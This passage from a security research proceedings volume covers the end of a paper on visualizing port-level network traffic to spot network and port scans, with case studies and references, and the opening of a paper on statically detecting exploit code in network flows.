value. A histogram (not shown) corresponds to the *the relative frequencies of each data value*. Like the histogram in the timeline, it serves to identify trends and/or patterns in the data. A gradient editor (not shown) corresponds to the *the mapping from data values to colors*. Like the gradient editor in the timeline, it helps users explore gaps, spikes, and other interesting features that may be noticeable in the histogram.

The Scatterplot. The *scatterplot* was added to help analysts compare the different metrics. Scatterplots have been applied to security visualizations in previous work [5, 10]. The scatterplot is an alternative to the grid visualization since





Fig. 3. The grid visualization. Session counts are shown with a blue to white gradient. A small region around port 46011 has been zoomed into.

it is at the same semantic level. The primary difference is that instead of laying the ports out by their numeric value, they are laid out according to the values of two metrics for that port. Some features that are difficult to see in the grid view become quite obvious in a scatterplot and some patterns that are obvious in the grid view are nearly invisible in the scatterplot. For example, to find a network scan in the grid based requires hunting for a small area with a different color, which can be difficult. But in a scatterplot, one can just look at the ports that fall in a certain region and deduce that they are likely network scans. However, while a port scan is quite visible in the grid visualization, in a scatterplot all the ports involved will occlude each other, making it impossible to see a pattern.

The axes of the scatterplot correspond to two different metrics and each point in the scatterplot is a particular port. The color is determined just like the grid visualization, but the position is determined by the values of the metrics that the axes correspond to. The same histogram and gradient editor that are used by the grid visualization are used to control the scatterplot. Figure 4 shows some examples of this method. Figure 4(a) shows the total number of sessions on the x axis versus the number of different unique pairs of sources and destinations on the y axis. This is useful when looking for maintained connections such as covert communications, because it essentially isolates cases where a few computers were making a lot of connections. Figure 4(b) shows the number of destination addresses versus the number of source addresses. Network scans have a low source count and a high destination count, so they fall into the lower right region of this scatterplot. The upper left region however, corresponds to ports that had high source counts and low destination counts, such as would occur in a distributed denial of service attack.



(a) Sessions vs. source/dest pairs

(b) Destinations vs. sources

Fig. 4. The scatterplot visualization. Per port values are positioned based on their values in two different metrics instead of by the port number.

The Volume Visualization. The representation of the timeline works very well for analyzing up to several hundred time units of data at once, but as the number of time units reaches the number of rows of pixels available, detail is lost. Alternative representations of time exist; for instance, [12] describes a method for compacting a timeline of arbitrary length into a visualization of constant size. The other option is to add one more dimension to the visualization so more information may be presented. Each row in the previous timeline visualization becomes the 2D plane that the grid visualization would generate, displaying a selected attribute for every port. With time as the third dimension, a volume is formed. In order to view this volume interactively, a hardware accelerated volume renderer was used. Figure 5 shows a volume rendered image of such a representation that gives essentially an expanded view of the same information that the other views provide. The axes of the volume in this particular image are time going from left to right, high byte going from bottom to top, and low byte going from front to back.

The volume rendering has the advantage of not needing another visualization at the time instant semantic level, because it displays all of the data at once. However, the dataset is not very conducive to volume rendering. The features of interest are quite often only one or two voxels across, so they could easily be missed. Also, occlusion and noise can make it very difficult to see interesting patterns. But it still provides a nice way to see the whole dataset without having to go back and forth between several panels.

The Port Visualization. The timeline visualization can identify a particular block of ports at particular time that warrant further investigation. The main visualization can often—as in Figure 3—identify specific ports(s) to be investigated. But, given that information, one question remains: *is the identified activity on the port anomalous*? This question is addressed by the remaining





Fig. 5. This 3D volume visualization provides an overview of time-varying port attributes using volume rendering

visualization technique, which is a view of all the data available that concerns a particular port.

Figure 6 displays the components of the port visualization. Each of the parallel graphs correspond to a particular data metric. The vertical axes correspond to the *data values*; the greater the value, the more height. The horizontal axis corresponds to *time*. The time currently being analyzed is indicated by a red



(a) port 80 (b) port 46011 (c) port 27374 (d) port 34816


Fig. 6. The port visualization. Plots of metrics versus time for individual ports. In each example, the session count (the first metric) is highlighted. The other 4 metrics shown are destination address count, source address count, unique source and destination pair count, and source country count. These ports show a few distinct patterns of activity.

bar. And finally, the attribute that is currently being analyzed with the main visualization is highlighted in red.

Examples of some ports are given in Figure 6. The usage of Port 80 is very periodic; it goes up during the day, and, predictably, down during the night. Port 46011 has a fairly constant level of activity, with a few spikes. Port 27374 is more erratic, though, interestingly, its usage drops noticeably as time goes on. Port 34816 has one of the most suspicious usage graphs; it is only used a few times, but it is used fairly heavily during those times.

Comparing and Contrasting. It is often the case that a network analyst is not interested so much in what occurred during a *particular* time unit but rather what *changed* across a *range* of time units. [8] Therefore, a feature was implemented that allows analysts to select any arbitrary set of time units and see on the grid visualization not a depiction of the *actual* values at each port but rather a depiction of the *variance* of the values at each port. Suppose, for instance, that the analyst selected 4 units of times, during which the port had 1,434 sessions, 1,935 sessions, 1,047 sessions, and 1,569 sessions, respectively. The system would then assign that port a value equal to the σ^2 of this set of values.

However, a large absolute variance on port 80 is a lot less interesting then the same variance on some random high numbered port such as port 12345. This is because the average value of a metric on port 80 would be expected to be much larger then on port 12345. So in order to prevent values from common ports such as port 80 from overwhelming the rest of the data, the capability was added to view relative variance. This is calculated by dividing the variance calculated for each port by the average value for that port. Thus, while a variance of 1,000 would be the same on port 80 or port 12345, the relative variance for port 80 would likely be very small, while the relative variance on port 12345 would probably be quite large. So the capability to calculate the relative variance over a range of time was added. Using this statistical method can sometimes bring out interesting patterns that were previously unseen. In figure 7(a), the variance over the whole dataset was calculated. While several interesting ports show up, any pattern that shows up is quite faded, if visible at all. However, when the



(a) Variance (b) Relative variance

Fig. 7. Variance calculations

relative variance is calculated instead, as in figure 7(b), the patterns show up distinctly. In particular, there is a suspicious line down the middle of the image that is completely invisible in the left image.

During the course of a day, the amount of traffic on a network will naturally vary substantially. This effect can be seen quite clearly in the oscillating pattern on port 80 shown in figure 6 This can skew some of the results, as natural traffic will have variance but attacks can have relatively low variance. However, one would expect that as traffic levels rise and fall, the percentage of traffic that occurs on a particular port will be relatively constant. That is, if approximately half the traffic is on port 80 at midday, approximately half the traffic should be on port 80 at midnight as well. Therefore, in order to counter the natural variance, one can normalize the data into percentages of the total amount at a particular time. So the option was added to allow to normalize the data before calculation of variance.

4 Case Studies

The data sets used in our study were collected by a number of network traffic analyzers installed at the Internet gateway of selected Department of Energy sites. These traffic analyzers summarize large amounts of Internet Protocol (IP) traffic that flows to/from the Internet. As a result of the summarization, the data is reduced to a set of counts of entities. For instance, instead of a list of each TCP session, there is a field that specifies how many TCP sessions are present; instead of a list of source IP addresses, a field specifies how many different source IP addresses were present. While the raw data is unclassified, it is handled as Official Use Only (OUO), and is therefore restricted, but the summarized data is not, and so it is not restricted.

The full list of fields present appears in Table 1. The first three fields are used for filtering and positioning the data; the last five fields are considered to be attribute values. The fields in combination tell a much more useful story than any individual field. For instance, suppose that a port has a relatively high session count. What does this represent? If many sources and one destination are involved, it could be a *distributed denial of service attack*, in which many systems attack one system, often targeting a service on a specific port. If many destinations and one source are involved, it could be a *network scan or worm attack*, in which a single attacker or group of attackers probes a number of destination machines on the same port, looking for a vulnerable service. If only a single source and destination are involved, it could be a *TTL walking attack*, in which an attacker probes a machine 50–100 times in an attempt to determine the network topology through TTL variations. Therefore, information on the uniqueness of source addresses, destination addresses, and pairs of the two is very useful to analysts. In particular, the number of unique pairs provides a redundancy-free measure of the extent to which a port seems broadly interesting to the community of adversaries—a measure that is very difficult for an individual attacker to skew.

Table 1. The fields available, and an example of each. Each tuple represents *the activity on a given port during a given time period, through the given protocol.* The first three fields (Protocol, Port, and Time) form a unique, composite key. The example row here is fictitious.

Field	**Example**
Protocol	TCP
Port	80
Time	2003-10-20 3:00am
Session count	1,443
Unique source addresses	342
Unique destination addresses	544
Unique src/dest address pairs	617
Unique source countries	20

Since certain patterns are more visible by looking at pairs of these attributes, the capability was added to calculate functional combinations of these five base metrics given in the raw data. Currently, the only functions that work are the four basic math operations $(+, -, *, and/)$, but these still can still reveal many interesting features. For example, network scans tend to stand out when one looks at the ratio of destinations to sources.

Figure 8 demonstrates how the drill down methodology works for finding network scans by applying it to a 24 hour long dataset at 10 minute resolution. Since we are looking for network scans, the metric being shown has been selected to be the ratio of destinations to sources. Then, starting at the timeline on the left, a spike is found on a high port that crosses several hours. One of these hours is then selected for viewing in the grid based visualization. In it, there is exactly one port with unusually large values in the range of ports that correspond to the column in the timeline that has the spike. So the range around this port is zoomed into which generates the third image (the one in the upper right). Finally, the particular port of interest, which happens to be port 38293, is selected to be shown in the port view. As can be seen in this view, there was an abnormally




Fig. 8. Methodology example. Systematically discovering a network scan.

large number of destinations being connected to by such a small number of sources, which means that this is probably a network scan. Also of note is that the duration of the scan on this port corresponds with the duration of the spike seen on the timeline. A quick check through the hourly views during this duration also confirms that there were no other ports contributing substantially to the spike in the histogram, meaning that the spike is caused by this port alone.

Network scans can be even easier to detect with the scatterplot then with the grid based display. Rather than requiring the user to hunt through a range of ports looking for the one that is a different color, the scatterplot can be used to isolate ports with network scans away from the rest of the ports. For example, in figure 9, the scatterplot has been used to identify several possible network scans. The scatterplot was generated with the source count metric on the y axis, and the destination count metric on the x axis, because network scans are distinctive in that they have high destination counts and low source counts. Therefore, they should fall into the lower right corner of the plot, and during the hour of interest shown in the figure, there were 5 such ports that stood out strongly. As can be seen in the figure, they all actually do have high destination counts and low source counts, meaning that there was likely a network scan running on each port during that hour.

While network scans focus on single ports or small groups of ports, port scans usually cover a large range of ports, possibly up to all 65536 ports. In Figure 10,




Fig. 9. A scatterplot showing destinations versus sources. The ports that are in the lower right are probable network scans.




Fig. 10. Two port scans: A rapid randomized scan and a slow sequential scan

two port scans are shown. The scan on the *left* is a "randomized" scan; over the period of a few hours, the scanner hit ports at random, eventually trying all of them. Network activity was fairly normal at first, but random port hits increased gradually, and during the final hour, nearly every port was hit. The scan on the *right* is a linear scan that was also run over a few hours. The scanning formed every-other-port stripes that covered most of the upper port range (the missed ports were covered in a subsequent scan, which is not shown here). Note that both the randomized (top) and linear (bottom) scans stand out on the timeline, making them easy to tag for this kind of detailed analysis.

Figure 11 demonstrates another way the system can be used for the detection of port scans. The dataset in this example covers three and a half days at one




Fig. 11. This timeline visualization provides an overview of the collected data in a highly compact fashion




Fig. 12. The variance visualization. Looking at the variance reveals probable port scan activity.

hour resolution. The first of the series of images shows the initial timeline view. In it, several diagonal lines can be faintly seen running through the timeline. In order to accentuate these lines, the gradient editor was used to show them with high contrast in the second image. The third image highlights five of the possible port scans discovered in this way. They can also be seen as planes in the volume rendered view, as is shown in the fourth image. Note that these scans take place over several hours each, so it is possible that they are slow enough that they would not be picked up by a simple statistical detection program.

Figure 12 shows the variance analysis system in action. When the timeline for this dataset was viewed with the ratio of destinations to sources metric, a region showed a suspicious block of heavy activity on the lower half of the port space over an entire day. When any of these times are viewed directly with the grid visualization, they just show random noise over the port range. However, calculating the variance over this time range reveals an interesting striation pattern in the range of ports being scanned, as can be seen in the figure. This pattern could be indicative of the order that the ports were scanned or the tool that was used. Or it is possible that it is just an artifact from the reduction to hourly counts, in which case higher resolution data would be required. In either case, explaining the pattern definitively would require access to more detailed data.

5 Conclusion

Among other anomalous features, port scans and network scans can often be seen quite readily with these methods. Even with the limitations on the data, many interesting security features can be detected and identified. Sometimes

the cause of the interesting features can not be determined without using some other methods, but knowing where the other methods should be applied is useful. However, the techniques used are not bulletproof. Network scans that occur on ports that are commonly used could easily go undetected, simply because the normal usage overwhelms it. Port scans that are performed slowly enough with a random order would also be very difficult to detect, because they would be ignored as being noise. However, this problem could be overcome by refining and reducing the data. That is, once scans are detected with a given time interval, filter them out and increase the time interval. Then slower scans would show up without being overwhelmed by the more rapid scans. Overall, the tool manages to give a high level view into the status of a network without sacrificing the confidentiality of a network's infrastructure, and provides a rapid way to detect both network and port scans.

6 Future Work

There is a limit to what can be done with summarized data; a large amount of interesting work lies in the integration of more detailed data about network activity. If IP addresses and other information about each session were incorporated, the existing visualizations could be made much more richly detailed, and new visualizations could be created that could lead to insights that cannot be found in summarized data. For example, being able to adjust the resolution of the summarization dynamically could make the timeline a good zoomable interface. In fact, it would be a good idea to add access to the full data as a modular plug-in, so that in house analysts can access the full data, while the basic summarized visualizations are usable even by third parties.

These visualization techniques were all developed based on summarizing the data by port. It is also possible to summarize the data based on source addresses or destination addresses, and apply the same visualization methods. For source address summarization, the data values could be session count, destination address count, port count, and unique destination address and port pairs. And for destination address summaries, The values could be session count, source address count, port count, and unique source address and destination port pairs. These different metrics would be able reduce the sensitive nature of the original data just like the port summarization, and would provide another view of the data. The combination of these various summarized datasets could allow the user to gain a more insightful view of the data then any one dataset alone.

Currently, human pattern detection is relied upon to find patterns in the data and groups of related ports. However, machine learning could be potentially applied to find patterns and anomalies, augmenting human abilities. Since the techniques being used do not label the data, clustering algorithms are likely to be of use, since these have proven to be useful in discovering security events in unlabeled data. [15] For instance, a self-organizing map [7] or multi-dimensional scaling technique [18] could be used to organize the ports according to their nearness in data space (similar to [4]), hopefully isolating the ports with un-

usual usage. Another machine learning approach to finding interesting outliers is discussed in [2].

Once these scans are detected, there is still the question of what to do with them. Given the limited dataset used in this project, there is not much more that can be done. However, one can take information gained from looking at this summarized data and isolate a scan in the original data. Then, analysis can be done on more precise information such as the timing of packets to different destination addresses or ports. Some visualization and statistical techniques for performing such an analysis have been developed by Bryan Parno and Tony Bartoletti [14], and work is currently being done to extend these methods.

There are several other statistical calculations that could be used over ranges of time instead of the variance based methods currently used. The standard deviation and the coefficient of variation would make good alternatives for variance and relative variance respectively, because they serve essentially the same purpose. They also would have the advantage of preserving units, at the cost of being slightly more computationally expensive. The covariance or correlation between pairs of metrics could also make an interesting measurement.

It would also be useful for the system to have the capability to save and restore visualization states, so that interesting views could be easily recalled. Very useful views could evolve into a kind of "at-a-glance" network visualization system. The system's responsiveness could also be improved; currently, it reads data from the raw text files and computes its statistics. It would save the user time if some of the calculations were pre-processed and stored so that data loaded more quickly upon startup.

Acknowledgements

This work has been sponsored in part by the U.S. National Science Foundation under contracts ACI 9983641 (PECASE), ACI 0222991, and ANI 0220147 (ITR), ACI 0325934 (ITR), and the U.S. Department of Energy under Lawrence Livermore National Laboratory Agreement No. B537770, No. 548210 and No. 550194. We would also like to thank the DOE Computer Incident Advisory Capability (CIAC) operation at LLNL for providing the data upon which this exploration was based and Andrew Brown for his ready assistance in extracting and providing the statistical data.

References

1. Richard A. Becker, Stephen G. Eick, and Allan R. Wilks. Visualizing network data. *IEEE Transactions on Visualization and Computer Graphics*, 1(1):16–28, 1995.
2. P. Dokas, L. Ertoz, V. Kumar, A. Lazarevic, J. Srivastava, and P. Tan. Data mining for network intrusion detection. In *Proc. NSF Workshop on Next Generation Data Mining*, 2002.
3. Robert F. Erbacher. Visual traffic monitoring and evaluation. In *Proceedings of the Conference on Internet Performance and Control of Network Systems II*, pages 153–160, 2001.

4. L. Girardin and D. Brodbeck. A visual approach for monitoring logs. In *Proceedings of the 12th Usenix System Administration conference*, pages 299–308, 1998.
5. Tom Goldring. Scatter (and other) plots for visualizing user profiling data and network traffic. In *VizSEC/DMSEC '04: Proceedings of the 2004 ACM workshop on Visualization and data mining for computer security*, pages 119–123, New York, NY, USA, 2004. ACM Press.
6. Jaeyeon Jung, Vern Paxson, Arthur W. Berger, , and Hari Balakrishnan. Fast portscan detection using sequential hypothesis testing. In *Proc. IEEE Symposium on Security and Privacy*, 2004.
7. Teuvo Kohonen. *Self-Organization and Associative Memory.* Springer-Verlag, Berlin, 3rd edition, 1989.
8. Kiran Lakkaraju, Ratna Bearavolu, and William Yurcik. NVisionIP—a traffic visualization tool for security analysis of large and complex networks. In *International Multiconference on Measurement, Modelling, and Evaluation of Computer-Communications Systems (Performance TOOLS)*, 2003.
9. Stephen Lau. The spinning cube of potential doom. *Communications of the ACM*, 47(6):25–26, 2004.
10. David J. Marchette, V. Nair, M. Jordan, S. L. Lauritzen, and J. Lawless. *Computer Intrusion Detection and Network Monitoring: A Statistical Viewpoint.* Statistics for Engineering and Information Science. Springer-Verlag, New York, 2001.
11. J. McPherson, K.-L. Ma, P. Krystosk, T. Bartoletti, and M. Christensen. Portvis: A tool for port-based detection of security events. In *ACM VizSEC 2004 Workshop*, pages 73–81, 2004.
12. K. Mundiandy. Case study: Visualizing time related events for intrusion detection. In *Proceedings of the IEEE Symposium on Information Visualization 2001*, pages 22–23, 2001.
13. Ruoming Pang, Vinod Yegneswaran, Paul Barford, Vern Paxson, and Larry Peterson. Characteristics of internet background radiation. In *Proceedings of the Internet Measurement Conference*, 2004.
14. Bryan Parno and Tony Bartoletti. Internet ballistics: Retrieving forensic data from network scans. Poster Presentation, the 13th USENIX Security Symposium, August 2004.
15. Leonid Portnoy, Eleazar Eskin, and Salvatore J. Stolfo. Intrusion detection with unlabeled data using clustering. In *Proceedings of ACM CSS Workshop on Data Mining Applied to Security (DMSA-2001)*, 2001.
16. S. Staniford, V. Paxson, , and N. Weaver. How to own the internet in your spare time. In *Proceedings of the 2002 Usenix Security Symposium*, 2002.
17. Soon Tee Teoh, Kwan-Liu Ma, S. Felix Wu, and Xiaoliang Zhao. Case study: Interactive visualization for internet security. In *Proc. IEEE Visualization*, 2002.
18. F. W. Young and R. M. Hamer. *Multidimensional Scaling: History, Theory and Applications.* Erlbaum, New York, 1987.
19. William Yurcik, James Barlow, Kiran Lakkaraju, and Mike Haberman. Two visual computer network security monitoring tools incorporating operator interface requirements. In *ACM CHI Workshop on Human-Computer Interaction and Security Systems (HCISEC)*, 2003.

A Fast Static Analysis Approach to Detect Exploit Code Inside Network Flows*

Ramkumar Chinchani[1] and Eric van den Berg[2]

[1] University at Buffalo (SUNY), Buffalo, NY 14260, USA
rc27@cse.buffalo.edu
[2] Applied Research, Telcordia Technologies, Piscataway, NJ 08854
evdb@research.telcordia.com

Abstract. A common way by which attackers gain control of hosts is through remote exploits. A new dimension to the problem is added by worms which use exploit code to self-propagate, and are becoming a commonplace occurrence. Defense mechanisms exist but popular ones are signature-based techniques which use known byte patterns, and they can be thwarted using polymorphism, metamorphism and other obfuscations. In this paper, we argue that exploit code is characterized by more than just a byte pattern because, in addition, there is a definite control and data flow. We propose a fast static analysis based approach which is essentially a litmus test and operates by making a distinction between data, programs and program-like exploit code. We have implemented a prototype called *styx* and evaluated it against real data collected at our organizational network. Results show that it is able to detect a variety of exploit code and can also generate very specific signatures. Moreover, it shows initial promise against polymorphism and metamorphism.

1 Introduction and Motivation

External attackers target computer systems by exploiting unpatched vulnerabilities in network services. This problem is well-known and several approaches have been proposed to counter it. Origins of a vulnerability can be traced back to bugs in software, which programming language security approaches attempt to detect automatically. [37,10]. However, due to technical difficulties involved in static analysis of programs [25,32], not all bugs can be found and eliminated. An alternative approach is to detect attacks at runtime either via code instrumentations [18,13] or intrusion detection [15]. But runtime checks may cause significant overheads as an undesirable side-effect.

An orthogonal approach which complements these techniques in preventing remote attacks involves detecting exploit code inside network flows. An important advantage of this approach is that it is proactive and countermeasures can be taken even before the exploit code begins affecting the target program.

* This material is based upon work supported by the Air Force Research Laboratory – Rome Labs under Contract No. FA8750-04-C-0249.

A. Valdes and D. Zamboni (Eds.): RAID 2005, LNCS 3858, pp. 284–308, 2006.




Fig. 1. General structure of exploit code

Figure 1 shows the structure of a typical exploit code, which consists of three distinct components - 1) a *return address block*, 2) a *NOOP sled*, and 3) the *payload*. The main purpose of such a construction is that when a function returns following a buffer overflow, the return address block directs execution on to the NOOP sled, which eventually reaches the payload.

The basic idea of exploit code detection inside network flows with the goal of preventing remote exploits is not new. Support for packet-level pattern matching has long been offered by network-based intrusion detection systems such as Snort and Bro, and detecting exploit code entails specifying the corresponding signature. While such systems are relatively easy to implement and perform well, their security guarantees are only as good as the signature repository. Evasion is simply a matter of operating outside a signature repository and this is achieved either by altering instructions or instruction sequence (metamorphism), encryption/decryption (polymorphism), or discovering an entirely new vulnerability and writing the corresponding exploit (zero-day exploit). As a rule of thumb, signatures must be *long* so that they are specific enough to reduce false positives which may occur when normal data accidentally matches exploit code signatures. Also, the number of signatures has to be *few* to achieve scalability because the signature matching process can become computationally and storage intensive. These two goals are seriously hindered by polymorphism and metamorphism and pose significant challenges for signature-based detection systems especially when automated toolkits are available [6,3].

Polymorphism and metamorphism affect the three components of exploit code differently. The payload component can be concealed to evade signature-based detection using either polymorphism and metamorphism, and therefore, is seldom the focus of detection. In an exploit code, the return address block and the NOOP sled are used to improve chances of success by accounting for the uncertainty regarding the vulnerable buffer such as its actual address in memory. Therefore, it is only reasonable to assume that polymorphic encryption cannot be applied to them and they must be in plain view. On the downside, the NOOP sled is still susceptible to metamorphism and the return address block may be too short to be useful. Consequently, although recently proposed techniques [16,35,31] for detection of exploit code have attempted to cope with polymorphism and metamorphism, there are shortcomings and some challenges remain. To summarize, signature-based detection techniques cannot provide all the answers and we must look elsewhere for more effective techniques.

Table 1. Some popularly targeted network services as reported by SANS [5], their port numbers and the general nature of network flows on the corresponding ports as observed empirically

Microsoft Windows

Vulnerable service/program	Port	Content Type
IIS Webserver	80	Mostly data
Workstation Service	139, 445	Data
Remote Access Services	111, 137, 138, 139	Data
Microsoft SQL Server	1434	Data
Instant messaging (MSN, Yahoo, AOL)	1863, 5050, 5190-5193	Mostly data

GNU/Linux

Vulnerable service/program	Port	Content Type
BIND	53	Data
Apache Webserver	80	Mostly data
`pserver`/Version Control	2401	Data
Mail Transport	25	Mostly data
SNMP	161	Data
Database Systems (Oracle, MySQL, PostgreSQL)	1521, 3306, 5432	Data

